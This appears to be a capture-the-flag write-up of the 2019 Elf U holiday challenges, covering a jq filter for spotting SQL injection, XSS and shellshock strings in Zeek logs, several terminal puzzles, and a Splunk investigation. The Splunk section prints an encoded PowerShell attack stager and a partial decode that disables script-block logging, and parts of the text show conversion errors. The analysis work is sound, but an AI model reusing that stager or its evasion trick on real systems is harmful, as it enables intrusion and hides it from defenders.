.36,194.143.151.224,2.230.60.70,2.240.116.254,200.75.228.240,203.68.29.5,211.229.3.254,217.132
.156.225,22.34.153.164,220.132.33.81,223.149.180.133,225.191.220.138,226.102.56.13,226.240.188
.154,227.110.45.126,229.133.163.235,229.229.189.246,23.49.177.78,230.246.50.221,231.179.108.23
8,233.74.78.199,238.143.78.114,249.237.77.152,249.34.9.16,249.90.116.138,25.80.197.172,250.22.
86.40,250.51.219.47,252.122.243.212,253.182.102.55,253.65.40.39,254.140.181.172,27.88.56.114,2
8.169.41.122,29.0.183.220,31.116.232.143,31.254.228.4,33.132.98.193,34.129.179.28,34.155.174.1
67,37.216.249.50,42.103.246.250,42.127.244.30,42.16.149.112,42.191.112.181,44.164.136.41,44.74
.106.131,45.239.232.245,48.66.193.176,49.161.8.58,50.154.111.0,52.39.201.107,53.160.218.44,56.
5.47.137,61.110.82.125,65.153.114.120,66.116.147.181,68.115.251.76,69.221.145.150,75.215.214.6
5,75.73.228.192,79.198.89.109,80.244.147.207,81.14.204.154,83.0.8.119,84.147.231.129,84.185.44
.166,87.195.80.126,9.206.212.33,92.213.148.0,95.166.116.45,97.220.93.190

```

1.12.5.6. JQ filter

```

. as $original
| [
    $original[]
    | select (

```

```

        (.uri          | contains("'"))      or
        (.uri          | contains("<script")) or
        (.uri          | contains("pass"))   or
        (.uri          | contains("::; ");") or
        (.username     | contains("'"))      or
        (.username     | contains("<script")) or
        (.username     | contains("pass"))   or
        (.username     | contains("::; ");") or
        (.user_agent   | contains("'"))      or
        (.user_agent   | contains("<script")) or
        (.user_agent   | contains("pass"))   or
        (.user_agent   | contains("::; ");") or
        (.host         | contains("'"))      or
        (.host         | contains("<script")) or
        (.host         | contains("pass"))   or
        (.host         | contains("::; ");")
    )
] as $malicious

| [
    $original[]
    | select ([.user_agent] | inside([$malicious[].user_agent]))
]
| group_by(.user_agent)
| map ({user_agent: .[].user_agent, count: length})
| unique_by (.user_agent)
| [
    .[]
    | select (.count < 3)
] as $malicious_ua

| [
    $original[]
    | select (
        ([.user_agent] | inside([$malicious_ua[].user_agent])) and
        ([."id.orig_h"] | inside([$malicious[]."id.orig_h"]) | not)
    )
]
| unique_by(."id.orig_h")
| [.[]."id.orig_h" as $malicious_ua_ips

| [$malicious[]."id.orig_h" as $malicious_ips

| $malicious_ips + $malicious_ua_ips
| sort
| .[]

```

2. Secondary Objectives

2.1. Escape Ed

2.1.1. Description

Speaking with Bushy Evergreen:

Hi, I'm Bushy Evergreen. Welcome to Elf U! I'm glad you're here. I'm the target of a terrible trick. Pepper Minstix is at it again, sticking me in a text editor. Pepper is forcing me to learn ed. Even the hint is ugly. Why can't I just use Gedit? Please help me just quit the grinchy thing.

Escape Ed motd:

```
.....  
.;ooooooooooooo1;,,,,,,,,:loooooooooooooo11:  
.oooooooooooooc;,,,,,,,,:ooooooooooooo1looo:  
';;;;;;;;;;;;;';;;;;;;;;;;oooooooo:  
';;;;;;;;;;;;;';;;;;;;;;;;oooooooo:  
;ooooooooooooo1;';;;;;;;;;:looooooooooooo1c;',';oooo:  
.oooooooooooooc;',,,,,,,,:ooooooooooooo1ccoc,,;oooo:  
.ooooooooooooo:;';;;;;;;;;:ooooooooooooo1clooc,,;oooo,  
oooooooooooooooo,,,,,,,,;ooooooooooooo1oooooc,,;ooo,  
oooooooooooooooo,,,,,,,,;ooooooooooooo1oooooc,,;l'  
oooooooooooooooo,,,,,,,,;ooooooooooooo1oooooc,..  
oooooooooooooooo,,,,,,,,;ooooooooooooo1oooooc.  
oooooooooooooooo,,,,,,,,;ooooooooooooo1oooo:..  
oooooooooooooooo,,,,,,,,;ooooooooooooo1oo;  
:llllllllllllll,';;;;;;;;;:lllllllllllllllc,
```

Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

1100

2.1.2. Solution

Quite straightforward to submit the “q” command and get a shell receiving the congratulations message:

```
q  
Loading, please wait.....
```

You did it! Congratulations!

[illegible]


```
I need to list files in my home/  
To check on project logos  
But what I see with ls there,  
Are quotes from desert hobos...  
  
which piece of my command does fail?  
I surely cannot find it.  
Make straight my path and locate that-  
I'll praise your skill and sharp wit!  
  
Get a listing (ls) of your current directory.  
elf@0da8b4d8f129:~$
```

2.2.2. Solution

Tried submitting ls leads to an error:

```
elf@0da8b4d8f129:~$ ls  
This isn't the ls you're looking for
```

Tried directly executing /bin/ls did the trick:

```
elf@0da8b4d8f129:~$ /bin/ls  
' '   rejected-elfu-logos.txt  
Loading, please wait.....
```

```
You did it! Congratulations!
```

2.2.3. Afterwords

Speaking again with SugarPlum Mary:

Oh there they are! Now I can delete them. Thanks! Have you tried the Sysmon and EQL challenge? If you aren't familiar with Sysmon, Carlos Perez has some great info about it. Haven't heard of the Event Query Language? Check out some of [Ross Wolf](#)'s work on EQL or that blog post by Josh Wright in your badge.

2.4. Xmas Cheer Laser

2.4.1. Description

Speaking with Sparkle Redberry:

I'm Sparkle Redberry and Imma chargin' my laser! Problem is: the settings are off. Do you know any PowerShell? It'd be GREAT if you could hop in and recalibrate this thing. It spreads holiday cheer across the Earth ... when it's working!

Xmas Cheer Laser motd:

```
WARNING: ctrl + c restricted in this terminal - Do not use endless loops  
Type exit to exit PowerShell.
```

```
PowerShell 6.2.3
```

```
https://aka.ms/pscore6-docs
Type 'help' to get help.
```

2.4.2. Solution

```
Id CommandLine
--
1 Get-Help -Name Get-Process
2 Get-Help -Name Get-*
3 Set-ExecutionPolicy Unrestricted
4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
5 Get-Service | Export-CSV c:\service.csv
6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
8 Get-EventLog -Log "Application"
9 I have many name=value variables that I share to applications system wide. At a command...
10 gci ENV:
11 gci ENV:riddle
```

```
PS /home/elf> qci ENV:
```

Name	Value
----	-----
_	/bin/su
DOTNET_SYSTEM_GLOBALIZATION_I...	false
HOME	/home/elf
HOSTNAME	0fce02098487
LANG	en_US.UTF-8
LOGNAME	elf

```
MAIL /var/mail/elf
PATH /opt/microsoft/powershell/6:/usr/local/sbin:/usr/local/bin:/u...
PSModuleAnalysisCachePath /var/cache/microsoft/powershell/PSModuleAnalysisCache/ModuleA...
PSModulePath /home/elf/.local/share/powershell/Modules:/usr/local/share/po...
riddle Squeezed and compressed I am hidden away. Expand me from my p...
SHELL /home/elf/elf
SHLVL 1
TERM xterm
USER elf
USERDOMAIN laserterminal
USERNAME elf
username elf
```

```
PS /home/elf> gci ENV:riddle | %{$_.Value}
Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the
way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
```

```
PS /home/elf> gci /etc -recurse | %{ $out="";
$out+=$_.LastWriteTime.toString("yyyy-MM-dd_HH:MM"); $out+=" "; $out+=$_.FullName; echo $out
>> out3.txt }
```

```
PS /home/elf> type out3.txt | sort
2009-02-02_23:02 /etc/dpkg/origins/debian
[...omissis...]
2019-12-23_14:12 /etc/apt/archive
2019-12-23_14:12 /etc/hostname
2019-12-23_14:12 /etc/hosts
2019-12-23_14:12 /etc/mtab
2019-12-23_14:12 /etc/resolv.conf
```

```
PS /home/elf> Expand-Archive /etc/apt/archive
```

```
PS /home/elf/archive/refraction> dir
```

```
Directory: /home/elf/archive/refraction
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-----	11/7/19 11:57 AM	134	riddle
-----	11/5/19 2:26 PM	5724384	runme.elf

```
PS /home/elf/archive/refraction> chmod +x ./runme.elf
```

```
PS /home/elf/archive/refraction> ./runme.elf
```

```
refraction?val=1.867
```

```
PS /home/elf/archive/refraction> type riddle
```

```
Very shallow am I in the depths of your elf home. You can find my entity by using my md5
identity:
```

```
25520151A320B5B0D21561F92C8F6224
```

```
PS /home/elf/depths> gci -Recurse | %{ Get-FileHash -Path $_.FullName -Algorithm MD5 | %{ if
($_.Hash -eq "25520151A320B5B0D21561F92C8F6224") { echo $_.Path } } }
```

```
/home/elf/depths/produce/thhy5h11.txt
```

```
PS /home/elf/depths> type /home/elf/depths/produce/thhy5h11.txt
```

temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths.
Finding me will give you the most strength but doing so will require Piping all the FullName's
to Sort Length.

```
PS /home/elf/depths> gci -Recurse | sort { $_.FullName.length } | %{ $_.fullname} | select
-last 1
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long
/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ic
e/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/ma
in/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/
0jhj5xz6.txt
```

```
PS /home/elf/depths> type
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long
/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ic
e/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/ma
in/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/
0jhj5xz6.txt
```

Get process information to include Username identification. Stop Process to show me you're
skilled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .

```
PS /home/elf/depths> Get-Process -IncludeUserName
```

WS(M)	CPU(s)	Id	UserName	ProcessName
-----	-----	--	-----	-----
26.96	1.90	6	root	CheerLaserServi
188.20	136.17	31	elf	elf
3.26	0.03	1	root	init
0.77	0.00	23	bushy	sleep
0.77	0.00	25	alabaster	sleep
0.72	0.00	28	minty	sleep
0.72	0.00	29	holly	sleep
3.45	0.00	30	root	su

```
PS /home/elf/depths> Stop-Process -Id 23
PS /home/elf/depths> Stop-Process -Id 25
PS /home/elf/depths> Stop-Process -Id 28
PS /home/elf/depths> Stop-Process -Id 29
```

```
PS /home/elf/depths> type /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing
will be in the Properties of the lonely unique event Id.
```

```
PS /home/elf> Get-Childitem /etc -recurse -filter "*.xml"
```

Directory: /etc/systemd/system/timers.target.wants

Mode	LastWriteTime	Length	Name
----	-----	-----	----
--r---	11/18/19 7:53 PM	10006962	EventLog.xml

```
PS /home/elf> get-content /etc/systemd/system/timers.target.wants/EventLog.xml | Select-String
-Pattern '<I32 N="\Id\'"' | Group-Object
```

Count	Name	Group
1	<I32 N="Id">1</I32> {	<I32 N="Id">1</I32>}
39	<I32 N="Id">2</I32> {	<I32 N="Id">2</I32>, <I32 N="Id">2</I32>, ...
179	<I32 N="Id">3</I32> {	<I32 N="Id">3</I32>, <I32 N="Id">3</I32>, ...
2	<I32 N="Id">4</I32> {	<I32 N="Id">4</I32>, <I32 N="Id">4</I32>}
905	<I32 N="Id">5</I32> {	<I32 N="Id">5</I32>, <I32 N="Id">5</I32>, ...
98	<I32 N="Id">6</I32> {	<I32 N="Id">6</I32>, <I32 N="Id">6</I32>, ...

```
PS /home/elf> get-content /etc/systemd/system/timers.target.wants/EventLog.xml | Select-String
-Pattern '<I32 N="Id">1</I32>' | %{ $_.LineNumber }
68753
```

```
PS /home/elf> get-content /etc/systemd/system/timers.target.wants/EventLog.xml | select -skip
68744 | select-string -Pattern "^ <\/Obj>" | %{ $_.LineNumber } | select -first 10
234
325
416
507
598
689
780
871
962
1053
```

```
PS /home/elf> get-content /etc/systemd/system/timers.target.wants/EventLog.xml | select -skip
68744 -first 234
```

```
<Obj RefId="1800">
  <TN RefId="1800">
    <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
    <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
    <T>System.Object</T>
  </TN>
  <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
  <Props>
    <I32 N="Id">1</I32>
    [...omissis...]
    <Obj RefId="18016">
      <TNRef RefId="1806" />
      <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
      <Props>
        <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"$correct_gases_postbody = @{`n      O=6`n      H=7`n      He=3`n      N=4`n      Ne=22`n      Ar=11`n
Xe=10`n      F=20`n      Kr=8`n      Rn=9`n}`n"</S>
      </Props>
    </Obj>
    [...omissis..]
```

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
```

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:04:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>

Christmas Cheer Laser Project Web API

Turn the laser on/off:

GET <http://localhost:1225/api/on>
GET <http://localhost:1225/api/off>

Check the current Mega-Jollies of laser output

GET <http://localhost:1225/api/output>

Change the lense refraction value (1.0 - 2.0):

GET <http://localhost:1225/api/refraction?val=1.0>

Change laser temperature in degrees Celsius:

GET <http://localhost:1225/api/temperature?val=-10>

Change the mirror angle value (0 - 359):

GET <http://localhost:1225/api/angle?val=45.1>

Change gaseous elements mixture:

POST <http://localhost:1225/api/gas>

POST BODY EXAMPLE (gas mixture percentages):

O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10

</pre>
</body>
</html>

PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri
<http://localhost:1225/api/temperature?val=-33.5>).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:23:59 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 82

Updated Laser Temperature - Check /api/output if 5 Mega-Jollies per liter reached.

PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri
<http://localhost:1225/api/refraction?val=1.867>).RawContent

HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:24:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87

```
Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf/archive/refraction> $postParams = @{O=6; H=7; He=3; N=4; Ne=22; Ar=11; Xe=10;
F=20; Kr=8; Rn=9}
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method
POST -Body $postParams).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:24:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 81
```

Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter reached.

```
PS /home/elf/archive/refraction> (Invoke-WebRequest
http://127.0.0.1:1225/api/angle?val=65.5).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:25:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 77
```

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.

```
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri
http://localhost:1225/api/on).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:27:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 32
```

```
Christmas Cheer Laser Powered On
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri
http://localhost:1225/api/output).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Mon, 23 Dec 2019 17:27:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200
```

Success! - 5.34 Mega-Jollies of Laser Output Reached!

2.4.3. Afterwords

Speaking again with Sparkle Redberry:

You got it - three cheers for cheer! For objective 5, have you taken a look at our Zeek logs? Something's gone wrong. But I hear someone named Rita can help us. Can you and she figure out what happened?

2.5. Splunk

2.5.1. Description

Speaking with Prof. Banas:

This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock! I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC. Kent said that my computer has been hacking other computers on campus and that I needed to fix it ASAP! If I don't, he will have to report the incident to the boss of the SOC. Apparently, I can find out more information from this website <https://splunk.elfu.org/> with the username: elf / Password: elfsocks. I don't know anything about computer security. Can you please help me?

Chat with Kent:

Guest (me)

Hi Kent :-)

Kent

Hi yourself.

Guest (me)

I ran into Professor Banas. He said you contacted him about his computer being hacked?

Kent

Oh, well lots of analysts try to make it here in the ELF U SOC, but most of them crack under the pressure

Guest (me)

Well, can I help?

Kent

You can try. Go check out #ELFU SOC. Maybe someone there will have time to bring you up to speed. Here's a tip, click on those blinking red dots to the left column and read very carefully.

Guest (me)

Thanks???

Chat with #ELFU SOC:

Cosmo Jingleberg

Hey did you all see that beaconing detection from RITA?

Zippy Frostington

Yep. And we have some system called 'sweetums' here on campus communicating with the same weird IP

Alice Bluebird

Gah... that's Professor Banas' system from over in the Polar Studies department

Guest (me)

That's why I'm here, actually...Kent sent me to this channel to help with Prof. Banas' system

Alice Bluebird

smh...I'll DM you

Chat with Alice Bluebird:

Alice Bluebird

hey hey...

Guest (me)

Hiya Alice

Alice Bluebird

I see you've met Kent

Guest (me)

briefly. He seems...frustrated

Alice Bluebird

Pretty accurate. He's been here a long time and he struts around like some sort of cyber-peacock

Alice Bluebird

Some time (preferably over good eggnog) I'll tell you about his horrible opsec, too

Alice Bluebird

Suffice to say we have adversaries poking fun at him during attacks. JML

Guest (me)

JML?

Alice Bluebird

jingle my life

Guest (me)

LOL!

Alice Bluebird

So Cosmo, Zippy, and I have a good handle on what went down with Professor B's system

Guest (me)

ah, gotcha

Alice Bluebird

But we can always use good analysts here in the SOC, so if you can figure it out, we'll put in a good word with the boss of the SOC.

Guest (me)

Let's do this!

Alice Bluebird

Okay. Your goal is to find the message for Kent that the adversary embedded in this attack.

Alice Bluebird

If you think you have the chops for that, don't let me slow you down. Get searching and enter the Challenge Question answer when you've found it.

Alice Bluebird

You'll need to know some things, though:

- We use Splunk, so click [here](#) or hit the Search link in the navigation up above to get started.
- I copied some raw files [here](#) or click the File Archive link in the navigation. (You'll find some references to the File Archive contents in Splunk)

You'll need to use both of these resources to answer the Challenge Question!

Alice Bluebird

Don't worry though, I can get you started down the right path with a few hints if you need 'em. All you have to do is answer the first training question. If you've read all the chat windows here, you already have the answer ;-)

2.5.2. Training question #1

2.5.2.1. Description

What is the short host name of Professor Banas' computer?

2.5.2.2. Solution

Performing the search:

```
sourcetype="WinEventLog" Account_Name=*banas* | stats count by ComputerName
```

Returns one computer, named sweetums.elfu.org.

2.5.2.3. Flag

The flag is: **sweetums**.

2.5.2.4. Afterwords

Training BOT

Training Question 1 Answered Correctly

Guest (me)

Boom, first one done.

Alice Bluebird

Oh good, you read the #ELFU SOC chat :-)

Alice Bluebird

I jest :-) Okay check out the next question. You'll need to actually search for the answer this time.

Alice Bluebird

You may not know this, but Professor Banas is pretty close to the big guy.

Guest (me)

Santa?

Alice Bluebird

Yep. This is why we keep detailed logs from Professor B's machine

Guest (me)

I didn't know Banas was inner-circle... But then again, why would I know that?

Alice Bluebird

Well he is and the adversaries know it. They are always attacking him and the Elf U network trying to get to Santa.

Alice Bluebird

Our very first worry was they may have found some of Santa's sensitive data.

Guest (me)

Did they?

Alice Bluebird

That's what you need to tell me!

Alice Bluebird

I'll give you a tip. Sometimes simpler is better. If you have a word that you are really interested in, just start searching for it. Here is an example of searching for [the professor's username](#)

Alice Bluebird

It's not a very precise search technique, but it can provide context and get you started.

Guest (me)

nods

Alice Bluebird

Use that technique (with a different search term) to answer question 2.

Guest (me)

I'm struggling with what to search for. Maybe I should search for "sweetums"

Alice Bluebird

Well, I just told you who we were most worried about protecting. Maybe start with his name! Also, sweetums is a good thought, but this is a training exercise and pretty much all the data pertains to that one host already so just searching for that may not get you far.

2.5.3. Training question #2

2.5.3.1. Description

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

2.5.3.2. Solution

Searching for the computer from professor banas allows to get the username "cbanas" and shows an interesting powershell line being executed with b64 encoded payload:

```
powershell -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBpAG8ATgBUAGEAQgBMAGUALgBQAFMAVgBFAFIAcwBJAE8Ab
gAuAE0AQQBKAG8AcgAgAC0AZwBFACAAMwApAHsAJABHAFaARgA9AFsAUgBlAGYAXQAuAEAAUw
BzAEUATQBCAGwAeQAuAEcARQBUAfQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQB
nAGUAbQBlAG4AdAAuAEEdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAAQBsAHMAJwApAC4AIgBH
AEUAdABGAGkARQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjA
HkAUwBlAHQAdABpAG4AZwBzACcALAAAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AG
EAdABpAGMAJwApADsASQBGACgAJABHAFaARgApAHsAJABHAFaAQwA9ACQARwBQAEYALgBHAGU
AVABWAEAAbAB1AEUAKAAkAG4AVQBsAEwAKQA7AEkAZgAoACQARwBQAEMAWwAnAFMAYwByAGkA
cAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFaAQwBbACcAU
wBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBAGcAJwBdAFsAJwBFAG4AYQ
BiAGwAZQBtAGMAcGpAHAAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQA
wADsAJABHAFaAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQB
AGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBtAGMAcGpAHAAAdABCAGwAbwBjAGsASQBuAHYAbwBjA
GEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAKAHYAYQBsAD0AWwBDAE8ATABsAE
UAYwBUAGkAbwBOAHMALgBHAEUAbgBlAFIAaQBBDAC4ARABJAEMAVABJAG8ATgBBAHIAeQBbAFM
AdABYAEkATgBHACwAUwB5AFMAVABFAG0ALgBPAGIAagBlAGMAVABdAF0AOgA6AE4AZQBXCgA
KQA7ACQAdgBBAGwALgBBAGQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJ
wBsAG8AYwBrAEwAbwBnAGcAaQBAGcAJwAsADAAKQA7ACQAdgBhAEwALgBBAEQAZAAoACcARQ
BuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATAB
vAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFaAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABf
AE0AQQBDAEGASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQB1AHMAXABNA
```

GkAYwByAG8AcwBvAGYAdABcAFcAaQBwAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAF
wAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBwAGcAJwBdAD0AJABWAAE
AbAB9AEUAbABTAEUAewBbAFMAQwByAEkAUABUAEIAbABPAEMASwBdAC4AIgBHAEUAdABGAekA
ZQBgAGwARAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAAE4AJwArACcAbwBuAFAAd
QBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAFQAVgBBAEWAVQBlACgAJABOAFUAbA
BsACwAKABOAEUAVwAtAE8AQgBqAEUAYwB0ACAAQwBvAGwAbABFAGMAVABpAG8AbgBzAC4ARwB
FAG4AZQBByAEkAQwAuAEgAYQBzAGgAUwBlAFQAWwBzAFQACgBJAE4ARwBdACKAKQB9AFsAUgBF
AGYAXQAUaEEAUwBTAEUATQBCAGwAWQAuAEcARQBUAFQAWQBQAGUAKAAAFMAeQBzAHQAZQBtA
C4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAF
UAdABpAGwAcwAnACkAfAA/AHsAJABfAH0AfAALAHsAJABfAC4ARwBFAFQARgBpAGUAbABEACg
AJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAjwAsACcATgBvAG4AUABlAGIAbABpAGMA
LABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAGEAbABVAGUAKAAkAE4AVQBsAEwALAAkAFQAc
gBlAGUAKQB9ADsAfQA7AFsAUwB5AFMAAdABlAE0ALgBOAGUAVAAuAFMARQBSAHYAaQBjAEUAUA
BvAEkAbgBUAE0AYQBOAGEARwBlAHIAxQA6ADoARQBYAFAAZQBjAFQAMQAwADAAQwBPAAE4AdAB
JAG4AVQBlAD0AMAA7ACQAdwBjAD0ATgBFAHcALQBPAIGIAagBFAEMAVAAgAFMAeQBzAFQARQBN
AC4ATgBlAFQALgBXAGUAQgBDAEWaAQBF4E4AVAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvA
DUALgAwACAABXAGkAbgBkAG8AdwBzACAATgBUACAANGAuADEAOwAgAFcATwBXADYANAA7AC
AAVABYAGkAZABlAG4AdAAvAdcALgAwADsAIABYAHYAOGAxADEALgAwACkAIABsAGkAAwBlACA
ARwBlAGMAawBvACCaOwAkAHcAQwAuAEgARQBBAEQARQByAFMALgBBAEQAZAAoACcAVQBzAGUA
cgAtAEEAZwBlAG4AdAAAnCwAJABlACkAOwAkAFcAYwAuAFAAcgBvAFgAeQA9AFsAUwB5AFMAV
ABlAE0ALgBOAGUAdAAuAFcAZQBcAFIARQBRAHUARQBTAfQAXQA6ADoARABFAEYAYQBVAEWAVA
BXAGUAYgBQAHIAbwBYAHkAOwAkAFcAQwAuAFAAUgBvAFgAeQAuAEMAUGBF4EQAZQBzAFQASQB
BAGwAcwAgAD0AIABbAFMAeQBTAfQARQBtAC4ATgBFAFQALgBDAFIAZQBkAGUATgBUAGkAQQB
sAEMAQQBjAEgAZQBdADoAOgBEAGUARgBhAHUAbABUAE4AZQBUAHcATwBSAGsAQwBSAEUARABlA
G4AVABpAEEATABTADsAJABTAGMAcgBpAHAADAA6AFAAcgBvAHgAeQA9AD0AIAAKAHcAYwAuAF
AAcgBvAHgAeQA7ACQASwA9AFsAUwB5AFMAVABFAE0ALgBUAGUAeAB0AC4ARQBwAGMATwBkAEk
ATgBHAF0AOgA6AEEAUwBDAEKASQAuAEcAZQBUEIAWQB0AGUAUwAoACCaegBkACEAUABtAHcA
MwBKAC8AcQBwAHUAVwBvAEgAWAB+AD0AZwAuAHsAPgBwACwARwBFAF0AOgB8ACMATQBSACCkA
QA7ACQAUGA9AHsAJABEACwAJABlAD0AJABBFAFIARwBzADsAJABTAD0AMAAuAC4AMGA1ADUAOW
AwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABlAFsAJAB
fACUAJABlAC4AQwBPAFUAbgB0AF0AKQALADIANQA2ADsAJABTAFsAJABfAF0ALAakAFMAWwAk
AEoAXQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoA
CQASQArADEAKQALADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQAAPACUAMGA1AD
YAOWAkAFMAWwAkAEkAXQASACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAakAFMAWwAkAEk
AXQA7ACQAXwAtAEIAWABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkA
JQAYADUANGbDAH0AfQA7ACQAcwBlAHIAIPQAnAGgAdAB0AHAAOGAvAC8AMQA0ADQALgAyADAAM
gAuADQANGAuADIAMQA0ADoAOAAwADgAMAAAnADsAJAB0AD0AJwAvAGEAZABTAGkAbgAvAGcAZQ
B0AC4AcABoAHAAJwA7ACQAVwBDAC4ASABFAEEARABFAHIAcWuAEEAZABkACgAIgBDAG8AbwB
rAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ACgBlAFQAQQBYAFEAQQBsADAARQBNAEOAbgB4
AHUAawBFAFoAeQA9ADcATQBTADcAMABYADQAPQAiACkAOwAkAEQAQQBUAGEAPQAkAFcAQwAuA
EQAbwB3AG4AbABPAEEARABEAEEAdABBACgAJABzAEUAcgArACQAVAApADsAJABJAHYAPQAkAE
QAYQB0AEEAWwAwAC4ALgAzAF0AOwAkAEQAQYQB0AEEAPQAkAGQAQQBUAGEAWwA0AC4ALgAkAEQ
AYQB0AEEALgBsAEUATgBHAHQASABdADsALQBKAE8ASQBOAFsAQwBoAGEAUgBbAF0AXQAoACYA
IAAKAFIAIAAKAEQAQYQB0AEEAIAAoACQASQBWACsAJABlACkAKQB8AEkARQBYAA==

The b64 payload decoded is:

```
IF($PSVersionTable.PSVERSion.MAJor -ge  
3){$GPF=[Ref].ASSEMBly.GETTyPE('System.Management.Automation.Utils')."Get
```

```

FiE`Ld"('cachedGroupPolicySettings','N'+'onPublic,Static');IF($GPF){$GPC=
$GPF.GetValUe($nULl);If($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lo
